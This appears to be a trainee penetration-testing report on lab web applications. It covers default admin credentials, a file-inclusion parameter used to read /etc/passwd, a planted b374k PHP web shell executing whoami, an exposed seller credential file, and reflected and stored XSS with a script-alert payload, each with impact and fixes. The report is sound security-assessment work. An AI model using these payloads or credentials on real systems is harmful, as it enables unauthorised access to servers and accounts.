
- In the blog, wondercms has default password for admin
- Affected URL : <http://65.1.84.190/wondercms/>
- Affected parameter : admin password
- Default password : admin

Other affected url :


<http://15.206.159.87/ovidientiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1>

OBSERVATION

- In the blog page, the wondercms has default password for admin.
- By using “admin” as password the logging in as admin was possible which gives access to the entire blog.




OBSERVATION




Proof Of Concept – (POC)

- By using the default password, admin access to the blog site is possible.



POC



POC – 2nd affected URL

In /OvidentiaCMS

Login as admin is possible with default username and password

By searching web we get the default credentials

Login ID [admin@admin.bab](#)

Password 012345678



Identifiant :	<input type="text"/>
Mot de passe :	<input type="password"/>
<input type="button" value="Connexion"/>	

[Portail collaboratif](#) Réalisé par Ovidentia, Ovidentia est une marque déposée par [Cantico](#).

Logged in as admin



Business Impact - High

- By getting admin access, attacker can change anything on the blog site.
- Attacker can add new pages with malicious scripts.

Recommendations

- Change the default password.
- Use a strong alphanumeric password which is hard to guess.
- Restrict admin page access by keeping the admin page non-indexed.

References

- [Default Credential vulnerability - Wikipedia](#)

Remote File Inclusion

RFI - critical

- Below mentioned URL is vulnerable to RFI

Affected URL :

<http://13.233.134.200/?includelang=lang/fr.php/>


Affected parameters :

[includelang=]

- /etc/passwd (LFI)
- <https://www.internshala.com>
- <https://www.google.co.in>


Observation

- Navigate to the website and click on change language dropdown, and select any of the two languages.




Now, notice the URL, you get a 'get' parameter of includelang which is vulnerable to file inclusion.

- Here, we enter the payload: includelang=/etc/passwd and on executing this file gives us the username.



POC – attacker can upload any shell

- Attacker can make use of this vulnerability to upload backdoor's etc. from a remote url located in a different domain.



Business Impact – Extremely High

- Any attacker can get the root access of your website.
- He can execute commands.
- Through the website, he can have access of the server and can infect other websites hosted on that server.
- He can even deface your websites.

Recommendation

- To safely parse user-supplied filenames it's much better to maintain a whitelist of acceptable filenames.
- • Use a corresponding identifier (not the actual name) to access the file. Any request containing an invalid identifier can then simply be rejected (this is the approach that OWASP recommends)

References

- <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>
- https://en.wikipedia.org/wiki/File_inclusion_vulnerability


Command Execution vulnerability

Command
execution
Vulnerability
Critical

- Below mentioned URLs is vulnerable to command execution
- Affected URL's :
 - <http://13.234.115.90/wondercms/files/b374kmini.php>
 - [http://13.234.115.90 /admin31/console.php](http://13.234.115.90/admin31/console.php)


Observation

- Navigate to the Blog section of the website and login as admin.
- • Now, navigate to the Settings and then go to Files option.
- • You will notice an Remove Files section here, click on </wondercms/files/b374kmini.php>



Observation

- It looks like, this is a small and simple PHP-shell that has an explorer, allows shell command execution, mysql queries, and more.



POC – Command execution

- Type whoami and hit enter.


```
trainee $ whoami Go !
```

- Command executed successfully.

```
b374k  
m1n1 1.01  
explore  
trainee
```

Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin console `http://13.234.115.90/admin31/console.php` (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws), and press enter.



POC – command execution

Admin Console

Command:

Admin Console

Result:

trainee

Business Impact – Extremely High

- The consequences of command execution can vary:-
 - including complete system takeover, an overloaded file system or database.
 - forwarding attacks to back-end systems.
 - client-side attacks, or simple defacement

Recommendation

- Hide all files in the Upload Screen.
- Delete all php shells.

References

- <https://miniphpshell.wordpress.com/2009/10/13/b374k-mini-shell/>
- [https://owasp.org/www-community/attacks/Command Injection](https://owasp.org/www-community/attacks/Command_Injection)


Seller Account Access

Aeller account
access –
Critical

- Below mentioned URL shows the seller account's usernames and passwords.
- Affected URL :
- <http://13.234.115.90/userlist.txt>

Observation

- Navigate to the website, at the homepage add /userlist.txt after the URL, the following page is opened.



- On entering the credentials in the seller account we got from <http://13.234.115.90/userlist.txt> , we have accessed the seller's dashboard.

Observation


Seller Login

Nandan

●●●●●●●●

Login

POC – access to seller's dashboard



Business Impact – Extremely High

- Attacker can access the seller dashboard and then can edit the product's name, image, and even the price of the products he/she is selling, which in turn can harm the seller's reputation and even the company might face losses for the same.

Recommendation

- The developer should disable these confidential default pages which reveals the username and password of the sellers.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

Reflected Cross site scripting (XSS)

Cross site scripting
severe

Below mentioned parameters are vulnerable to reflected XSS

Affected URL :

- <http://13.127.61.117/search/search.php?q=> (here)

Affected Parameters :


- q

Payload:

- "<><script>alert(1)</script>"


Observation

- Log in to your customer account.
- Then go to My Cart and then click on SHOP NOW button and type "<>" in the Search Box and press enter.
- You will notice that the code being reflected on the website.



POC – script was executed

- Now put the payload instead of "<>" after the q parameter: "<><script>alert(1)</script>"
- As we can see there is a java script alert popup.



Persistent Cross-Site Scripting

Cross-site scripting
Severe

- Below mentioned URL in the **Blog with wondercms** is vulnerable to Xss-Crosssite scripting attack
- **Affected URL : <http://3.110.62.145/wondercms/new-page-2>**
- **Payload: `<script>alert(1)</script>`**

- Here is other similar url's with XSS-cross site scripting vulnerability
- **Affected URL :**
- <http://3.110.62.145/wondercms/admin/>
- http://13.127.61.117/products/details.php?p_id= (all id's)


OBSERVATION

- Login as admin in the blog, i.e in the wondercms.
- Open settings, in the general tab select add page.
- A new page will be added without any content and will be asking to add content.



